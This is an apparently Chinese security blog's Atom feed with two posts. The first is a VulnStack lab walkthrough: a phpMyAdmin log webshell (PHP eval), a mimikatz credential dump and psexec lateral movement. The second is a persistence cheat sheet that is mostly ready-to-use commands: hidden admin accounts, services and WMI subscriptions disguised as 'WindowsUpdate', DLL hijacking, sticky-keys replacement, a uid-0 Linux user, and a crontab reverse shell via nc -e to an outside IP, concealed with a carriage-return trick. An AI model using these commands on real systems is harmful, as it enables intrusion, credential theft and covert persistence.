



<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <author>
    <name>Ra6b1t</name>
  </author>
  <generator uri="https://hexo.io/">Hexo</generator>
  <id>https://ra6b1t.com/</id>
  <link href="https://ra6b1t.com/" rel="alternate"/>
  <link href="https://ra6b1t.com/atom.xml" rel="self"/>
  <rights>All rights reserved 2026, Ra6b1t</rights>
  <subtitle>网络安全的本质是对抗</subtitle>
  <title>Ra6b1t</title>
  <updated>2026-04-09T02:01:53.013Z</updated>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="靶场" scheme="https://ra6b1t.com/categories/%E9%9D%B6%E5%9C%BA/"/>
    <category term="靶场" scheme="https://ra6b1t.com/tags/%E9%9D%B6%E5%9C%BA/"/>
    <content>







      <![CDATA[<h1 id="红日靶场1"><a href="#红日靶场1" class="headerlink" title="红日靶场1"></a>红日靶场1</h1><table><thead><tr><th>机器名</th><th>IP</th></tr></thead><tbody><tr><td>攻击机</td><td>192.168.83.130</td></tr><tr><td>Windows 7</td><td>192.168.83.135&#x2F;192.168.52.143</td></tr><tr><td>Windows 2003</td><td>192.168.52.141</td></tr><tr><td>Windows 2008</td><td>192.168.52.138</td></tr></tbody></table><h2 id="WEB渗透"><a href="#WEB渗透" class="headerlink" title="WEB渗透"></a>WEB渗透</h2><p>端口扫描</p><table><thead><tr><th>Port</th><th>Proto</th></tr></thead><tbody><tr><td>80</td><td>HTTP</td></tr><tr><td>3306</td><td>MySQL</td></tr></tbody></table><p>目录扫描</p><table><thead><tr><th>Url</th><th>Title</th></tr></thead><tbody><tr><td><a href="http://192.168.83.135/phpMyAdmin/">http://192.168.83.135:80/phpMyAdmin/</a></td><td>phpMyAdmin</td></tr><tr><td><a href="http://192.168.83.135/">http://192.168.83.135:80/</a></td><td>phpStudy 探针 2014</td></tr></tbody></table><p>弱口令进入phpMyAdmin</p><table><thead><tr><th>用户名</th><th>密码</th></tr></thead><tbody><tr><td>root</td><td>root</td></tr></tbody></table><p>phpMyAdmin 日志getshell</p><p>查询日志开启情况</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">SHOW GLOBAL VARIABLES LIKE &#x27;%general%&#x27;</span><br></pre></td></tr></table></figure><p><img src="/posts/f0d4d6c0/image-1.avif" alt="image-1"></p><p>开启日志功能</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">SET GLOBAL general_log = ON</span><br></pre></td></tr></table></figure><p>通过探针得到WEB网站绝对路径，修改日志位置到WEB目录下</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">SET GLOBAL general_log_file = &#x27;C:/phpstudy/WWW/1ogin.php&#x27;</span><br></pre></td></tr></table></figure><p>执行查询语句让一句话木马写入到WEB网站下的日志</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">select &#x27;&lt;?php eval($_POST[a]);?&gt;&#x27;</span><br></pre></td></tr></table></figure><p>连接webshell 上传CS马</p><p><img src="/posts/f0d4d6c0/image-2.avif" alt="image-2"></p><p>信息搜集</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line">获取用户信息 shell whoami</span><br><span class="line">god\administrator</span><br><span class="line"></span><br><span class="line">获取网络信息 shell ipconfig</span><br><span class="line">192.168.83.135</span><br><span class="line">192.168.52.143</span><br><span class="line"></span><br><span class="line">定位域控 shell net time /domain</span><br><span class="line">owa.god.org</span><br><span class="line">192.168.52.138</span><br></pre></td></tr></table></figure><p>使用mimikatz抓取密码</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">logonpasswords</span><br><span class="line"></span><br><span class="line">Username : Administrator</span><br><span class="line">Domain   : GOD</span><br><span class="line">Password : hongrisec@2025</span><br></pre></td></tr></table></figure><p>net view获取所有主机</p><p>psexec横向到其他主机</p><p><img src="/posts/f0d4d6c0/image-3.avif" alt="image-3"></p><p><img src="/posts/f0d4d6c0/image-4.avif" alt="image-4"></p><p>成功上线</p><p><img src="/posts/f0d4d6c0/image-5.avif" alt="image-5"></p><p>横向到域控</p><p><img src="/posts/f0d4d6c0/image-6.avif" alt="image-6"></p><p><img src="/posts/f0d4d6c0/image-7.avif" alt="image-7"></p><p><img src="/posts/f0d4d6c0/image-8.avif" alt="image-8"></p><p><img src="/posts/f0d4d6c0/image-9.avif" alt="image-9"></p>]]>
    </content>
    <id>https://ra6b1t.com/posts/f0d4d6c0/</id>
    <link href="https://ra6b1t.com/posts/f0d4d6c0/"/>
    <published>2026-03-19T08:06:54.000Z</published>
    <summary>
      <![CDATA[<h1 id="红日靶场1"><a href="#红日靶场1" class="headerlink" title="红日靶场1"></a>红日靶场1</h1><table>
<thead>
<tr>
<th>机器名</th>
<th>IP</th>
</tr>
</thead>]]>
    </summary>
    <title>
      <![CDATA[【靶场】VulnStack-ATT&CK红队一]]>
    </title>
    <updated>2026-04-09T02:01:53.013Z</updated>
  </entry>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="内网渗透" scheme="https://ra6b1t.com/categories/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/"/>
    <category term="内网渗透" scheme="https://ra6b1t.com/tags/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/"/>
    <content>


      <![CDATA[<h1 id="Windows权限维持"><a href="#Windows权限维持" class="headerlink" title="Windows权限维持"></a>Windows权限维持</h1><h2 id="后门账户"><a href="#后门账户" class="headerlink" title="后门账户"></a>后门账户</h2><p><strong>隐藏账户</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br></pre></td><td class="code"><pre><span class="line">net user ra6b1t$ w123456! /add                  #添加ra6b1t$隐藏用户</span><br><span class="line">net localgroup administrators ra6b1t$ /add    #将ra6b1t$用户添加进管理员组中</span><br><span class="line"></span><br><span class="line">#修改注册表</span><br><span class="line">首先打开注册表编辑器，找到HKEY_LOCAL_MACHINE\SAM\SAM，点击右键，选择“权限”，将Administrator用户的权限，设置成“完全控制”，然后重新打开注册表，确保可以看到SAM路径下的文件。</span><br><span class="line"></span><br><span class="line">输入命令：regedt 打开注册表</span><br><span class="line">找到HKEY_LOCAL_MACHINE\SAM\SAM，点击右键，选择“权限”</span><br><span class="line">将Administrator用户的权限，设置成“完全控制”</span><br><span class="line">重新打开注册表，确保可以看到SAM路径下的文件</span><br><span class="line">其次前往SAM/Domains/Account/Users/Names处，选择Administrator用户，在右侧的键值处可以找到对应的值如0x1f4，然后从左侧的Users目录下可以找到对应的文件。</span><br><span class="line">然后从对应的000001F4文件中将键值对F的值复制出来。然后同理找到隐藏账户ra6b1t$所对应的文件，并将从Administrator文件中复制出来的F值粘贴进 ra6b1t$文件中。</span><br><span class="line">最后将ra6b1t$和000003EB从注册表中右键导出</span><br><span class="line">并删除ra6b1t$用户</span><br><span class="line">net user ra6b1t$ /del</span><br><span class="line">然后将刚刚导出的两个文件重新导入进注册表中即可实现ra6b1t用户的隐藏。</span><br></pre></td></tr></table></figure><p><strong>Guest账号后门</strong></p><p>Guest 帐户是Windows系统内置的账户，默认情况下是未启用的。我们可以使用命令启用guest 账户实现权限维持。</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">net user guest /active:yes 启用guest用户</span><br><span class="line">net user guest 123 设置密码为123</span><br><span class="line">net localgroup administrators guest /add 加到管理员组</span><br></pre></td></tr></table></figure><h2 id="计划任务"><a href="#计划任务" class="headerlink" title="计划任务"></a>计划任务</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">schtasks /create /tn Google /sc minute /mo 1 /tr C:\Users\Administrator\Desktop\1.exe /ru system /f</span><br></pre></td></tr></table></figure><h2 id="注册服务后门"><a href="#注册服务后门" class="headerlink" title="注册服务后门"></a>注册服务后门</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">注册服务 </span><br><span class="line">sc create &quot;WindowsUpdate&quot; binpath= &quot;cmd /c start &quot;C:\Users\Administrator\De sktop\beacon.exe&quot;&quot;&amp;&amp;sc config &quot;WindowsUpdate&quot; start= auto&amp;&amp;net start Window sUpdate </span><br><span class="line">查询服务 </span><br><span class="line">sc query WindowsUpdate </span><br><span class="line">删除服务 sc delete WindowsUpdate</span><br></pre></td></tr></table></figure><h2 id="MSDTC服务"><a href="#MSDTC服务" class="headerlink" title="MSDTC服务"></a>MSDTC服务</h2><p>Distributed Transaction Coordinator 是一个 Windows 服务，负责协调数据库 (SQL Server) 和 Web 服务器之间的事务。当此服务启动时，会尝试从 System32 加载以下三个 DLL 文件</p><p>oci.dll、SQLLib80.dll、xa80.dll</p><p>在默认的Windows安装中，System32文件夹中缺少oci.dll这个文件</p><p>生成恶意DLL命名为oci.dll放入C:\Windows\System32目录(需管理员权限)</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">sc stop msdtc</span><br><span class="line">sc start msdtc</span><br><span class="line">sc config msdtc start =&quot;auto&quot;</span><br></pre></td></tr></table></figure><h2 id="WMI"><a href="#WMI" class="headerlink" title="WMI"></a>WMI</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">wmic /NAMESPACE:&quot;\\root\subscription&quot; PATH __EventFilter CREATE Name=&quot;Windo wsUpdate&quot;, EventNameSpace=&quot;root\cimv2&quot;,QueryLanguage=&quot;WQL&quot;, Query=&quot;SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA &#x27;Win3 2_PerfFormattedData_PerfOS_System&#x27; AND TargetInstance.SystemUpTime &gt;= 240 A ND TargetInstance.SystemUpTime &lt; 260&quot;</span><br><span class="line"></span><br><span class="line">wmic /NAMESPACE:&quot;\\root\subscription&quot; PATH CommandLineEventConsumer CREATE Name=&quot;WindowsUp&quot;, ExecutablePath=&quot;C:\Users\sqladmin\Desktop\beacon.exe&quot;</span><br><span class="line"></span><br><span class="line">wmic /NAMESPACE:&quot;\\root\subscription&quot; PATH __FilterToConsumerBinding CREAT E Filter=&quot;__EventFilter.Name=\&quot;WindowsUpdate\&quot;&quot;, Consumer=&quot;CommandLineEvent Consumer.Name=\&quot;WindowsUp\&quot;&quot;</span><br></pre></td></tr></table></figure><h2 id="注册表"><a href="#注册表" class="headerlink" title="注册表"></a>注册表</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">reg add &quot;HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce&quot; /v aa /t REG_SZ /d &quot;C:\1.exe&quot;</span><br></pre></td></tr></table></figure><h2 id="启动目录"><a href="#启动目录" class="headerlink" title="启动目录"></a>启动目录</h2><p><img src="/posts/3ec3cc87/image-20250722172714873.avif" alt="image-20250722172714873"></p><p>将⽊⻢样本放⼊系统的启动⽬录当中 ，可针对重启主机 。 C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup</p><h2 id="Shift后门"><a href="#Shift后门" class="headerlink" title="Shift后门"></a>Shift后门</h2><p><img src="/posts/3ec3cc87/image-20250722172626838.avif" alt="image-20250722172626838"></p><p>将C:windows&#x2F;system32&#x2F;sethc.exe替换为cmd.exe。 登陆界⾯连按5下Shift键，可调出cmd.exe</p><p>其他功能</p><p>屏幕键盘：C:\Windows\System32\osk.exe </p><p>放⼤镜：C:\Windows\System32\Magnify.exe </p><p>旁⽩：C:\Windows\System32\Narrator.exe </p><p>显示切换器 C:\Windows\System32\DisplaySwitch.exe </p><p>应⽤切换器：C:\Windows\System32\AtBroker.exe</p><h2 id="驱动程序隐藏文件"><a href="#驱动程序隐藏文件" class="headerlink" title="驱动程序隐藏文件"></a>驱动程序隐藏文件</h2><p>Easy File Locker是一款文件保护工具，我们可以利用它设置文件&#x2F;文件夹的权限。</p><p><img src="/posts/3ec3cc87/image-20250722172453788.avif" alt="image-20250722172453788"></p><h1 id="Linux权限维持"><a href="#Linux权限维持" class="headerlink" title="Linux权限维持"></a>Linux权限维持</h1><h2 id="添加root后门账户"><a href="#添加root后门账户" class="headerlink" title="添加root后门账户"></a>添加root后门账户</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">useradd -p `openssl passwd -1 -salt &#x27;abc&#x27; abcabc111` -u 0 -o -g root -G root -s /bin/bash nginx</span><br></pre></td></tr></table></figure><h2 id="SSH公私钥"><a href="#SSH公私钥" class="headerlink" title="SSH公私钥"></a>SSH公私钥</h2><p>⽣成公私钥</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ssh -keygen -b 4096 -t rsa</span><br></pre></td></tr></table></figure><p>上传公钥到~&#x2F;.ssh&#x2F;id_rsa.pub</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ssh-copy-id -i ~/.ssh/id_rsa.pub root@192.168.1.100</span><br></pre></td></tr></table></figure><p>免密登录</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ssh -p 22 root@192.168.1.100</span><br></pre></td></tr></table></figure><h2 id="计划任务-1"><a href="#计划任务-1" class="headerlink" title="计划任务"></a>计划任务</h2><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">(crontab -l;printf &quot;* * * * * nc -e /bin/bash 1.1.1.1 7777;/bin/bash -- noprofile -i;\rno crontab for `whoami`%100c\n&quot;)|crontab -</span><br></pre></td></tr></table></figure>]]>
    </content>
    <id>https://ra6b1t.com/posts/3ec3cc87/</id>
    <link href="https://ra6b1t.com/posts/3ec3cc87/"/>
    <published>2025-07-19T08:30:01.000Z</published>
    <summary>
      <![CDATA[<h1 id="Windows权限维持"><a href="#Windows权限维持" class="headerlink" title="Windows权限维持"></a>Windows权限维持</h1><h2 id="后门账户"><a href="#后门账户" class="]]>
    </summary>
    <title>【内网渗透】权限维持</title>
    <updated>2026-04-09T02:01:53.049Z</updated>
  </entry>
  <entry>
    <author>
      <name>Ra6b1t</name>
    </author>
    <category term="内网渗透" scheme="https://ra6b1t.com/categories/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/"/>
    <category term="内网渗透" scheme="https://ra6b1t.com/tags/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/"/>
    <content>

